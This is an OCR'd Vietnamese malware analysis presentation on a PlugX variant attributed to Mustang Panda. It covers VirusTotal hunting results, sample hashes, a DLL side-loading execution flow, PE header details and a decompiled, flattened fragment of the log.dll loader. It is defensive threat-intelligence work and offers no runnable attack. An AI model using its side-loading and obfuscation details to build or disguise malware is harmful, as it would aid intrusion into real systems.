Information	<https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/>	

Samples have targeted Viet Nam - Our analysis


Unknown PlugX variant

- Threat hunting
- Phân tích log.dll
- Phân tích shellcode
- Phân tích PlugX Dll



Threat hunting


- *Cuối tháng **04/2022**, qua hoạt động Threat hunting trên VirusTotal, phát hiện các mẫu được tải lên từ Việt Nam.*
- *Thời điểm này, nghi ngờ có liên quan tới nhóm **Mustang Panda (PlugX)**.*



FILES 5 / 5 — 90 days


	Detections	Size	First seen	Last seen	Submitters
DB0C90DA56AD338FA48C720D001F8ED240D545B032B2C2135B87EB9A56B07721 log.dll pedll	11 / 68	864.00 KB	2022-05-07 01:33:18	2022-05-07 01:33:18	1
84893F36DAC3BBA6BF09EA04DA5D7B9608B892F76A7C25143DEEBE50ECBBDC5D 84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d.sample pedll	9 / 68	103.00 KB	2022-05-05 12:42:34	2022-05-05 17:58:50	2
3171285C4A846368937968BF53BC48AE5C980FE32B0DE10CF0226B9122576F4E log.dll.sc pedll	13 / 67	377.50 KB	2022-04-25 14:04:36	2022-04-25 14:04:36	1
604B202CBE5E97C7C8A74A12E1F08E843C08AE08BE34DC60B8518B9417C133A9 log.dll pedll	13 / 69	52.00 KB	2022-04-12 02:36:42	2022-04-12 02:36:42	1
DA28EB4F4A66C2561CE1B9E827CB7C0E4B10AFE0EE3EFD82E3CC2110178C9B7A log.dll pedll	10 / 55	576.50 KB	2022-03-26 13:16:05	2022-03-26 13:16:05	1

Execution flow


EXE
loads malicious DLL
DLL
loads and decrypts encrypted payload in memory
DAT
Legitimate executable (ex: bdreinit.exe, ...)
log.dll
log.dat
1
2
DLL Loader
3
Encrypted payload
executes decrypted payload in memory
decrypted in memory
DLL
Decrypted payload
connects to attacker's C&C

Analyze log.dll

- Sample hash: 3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e
- Được tải lên từ Việt Nam, thời gian 2022-04-25 14:04:36 UTC
- Tên: log.dll.sc. *Ai đó đang xử lý sự cố?*


Submissions

Date	Name	Source	Country
2022-04-25 14:04:36 UTC	log.dll.sc	5500a7e5 - web	VN

Submissions Per Country


Submissions Per Date

Prevalence Summary


First Submission	2022-04-25 14:04:36 UTC
Last Submission	2022-04-25 14:04:36 UTC
Last Rescanned	2022-05-04 13:37:12 UTC
Total Submissions	1
Source submissions	1

Static Properties Analysis


- File được biên dịch bằng Visual Studio 2012/2013
- Thông tin sections cho thấy nó có thể bị packed hoặc code bị obfuscated.
- Tên gốc ljAt.dll. Export 02 hàm LogFree và LogInit.



product-id (8)	build-id (4)
Implib1100	Visual Studio 2012 - 11.0
Import	Visual Studio
Utc1800_CPP	Visual Studio 2013 - 12.0
Masm1200	Visual Studio 2013 - 12.0
Utc1800_C	Visual Studio 2013 - 12.0
Import (old)	Visual Studio
Export1200	Visual Studio 2013 - 12.0 RTM
Linker1200	Visual Studio 2013 - 12.0 RTM



Nr	Virtual offset	Virtual size	RAW Data offset	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h bytes	sect. Stats
01 ep	00001000	000577C6	00000400	00057800	60000020	.text	55 53 57 56 83 ...	USWV 0 □□1 D...	Strong Packed - 2.2743 % ZERO
02 im	00059000	000046F4	00057C00	00004800	40000040	.rdata	20 D2 05 00 34 ...	□ 4 □ F □ T □ ...	Very not packed - 43.6306 % ZERO
03	0005E000	00002FA0	0005C400	00001200	C0000040	.data	4E E6 40 BB B1 ...	N @ □ D ...	Very not packed - 64.3012 % ZERO
04	00061000	00000ED4	0005D600	00001000	42000040	.reloc	00 10 00 00 0C ...	□ ↟ □0□0 ...	Not packed - 16.6992 % ZERO



5d7db86620f99cdb2002d8f7884761a2_log_dll.bin


Offset	Name	Value	Meaning
5BC90	Characteristics	0	
5BC94	TimeDateStamp	622DA6ED	Sunday, 13.03.2022 08:10:21 UTC
5BC98	MajorVersion	0	
5BC9A	MinorVersion	0	
5BC9C	Name	5D0CC	ljAt.dll
5BCA0	Base	1	
5BCA4	NumberOfFunctions	2	
5BCA8	NumberOfNames	2	
5BCAC	AddressOfFunctions	5D0B8	
5BCB0	AddressOfNames	5D0C0	
5BCB4	AddressOfNameOrdinals	5D0C8	


Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
5BCB8	1	1000	5D0D5	LogFree	
5BCBC	2	4E5E0	5D0DD	LogInit	

Code Reversing

- Hàm LogFree: obfuscated hoàn toàn bằng Obfuscator-LLVM, sử dụng kĩ thuật Control Flow Flattening
- Không thực hiện nhiệm vụ gì.







```
LOBYTE(v142) = (v167 & v159 | (v167 ^ 1) & (v159 ^ 1)) & (v159 ^ 1) & (v167 ^ 1 ^ v
LOBYTE(v167) = v142 & (v142 ^ BYTE1(v159) ^ 1 ^ 1) ^ (v142 | BYTE1(v159) ^ 1) ^ 1 |
BYTE1(v167) = ((BYTE1(v167) & BYTE1(v164) | BYTE1(v164) ^ BYTE1(v167)) ^ 1) & v164
BYTE1(v167) = (BYTE1(v167) ^ 1) & BYTE1(v167) & (BYTE1(v167) ^ 1) | BYTE1(v167) ^ 1
LOBYTE(v164) = BYTE1(v167) & (BYTE1(v167) ^ 1) ^ 1;
result = (v164 ^ BYTE1(v167) | (BYTE1(v167) | v164) ^ 1) & ((v167 & (v167 ^ 1) & (v
v170 = BYTE1(v167) ^ v167 | (v167 | BYTE1(v167)) ^ 1;
tmp1 = 0x7B12972D;
if ( (result ^ v170) & 1 )
{
  tmp1 = 0xA7F2F9AB;
}
v166 = (v170 & 1) == 0;
control_var = 0xDC10C1EA;
if ( !v166 )
{
  tmp2 = tmp1;
}
if ( !(result & 1) )
{
  tmp2 = tmp1;
}
do
{
LABEL_7:
  if ( control_var ≤ 0x572B270E )
  {
    goto LABEL_11;
  }
LABEL_8:
  while ( control_var == 0x572B270F )
  {
    control_var = tmp2;
    if ( tmp2 ≤ 0x572B270E )
    {
```

Code Reversing


- Hàm LogInit: gọi hàm LogInit_0

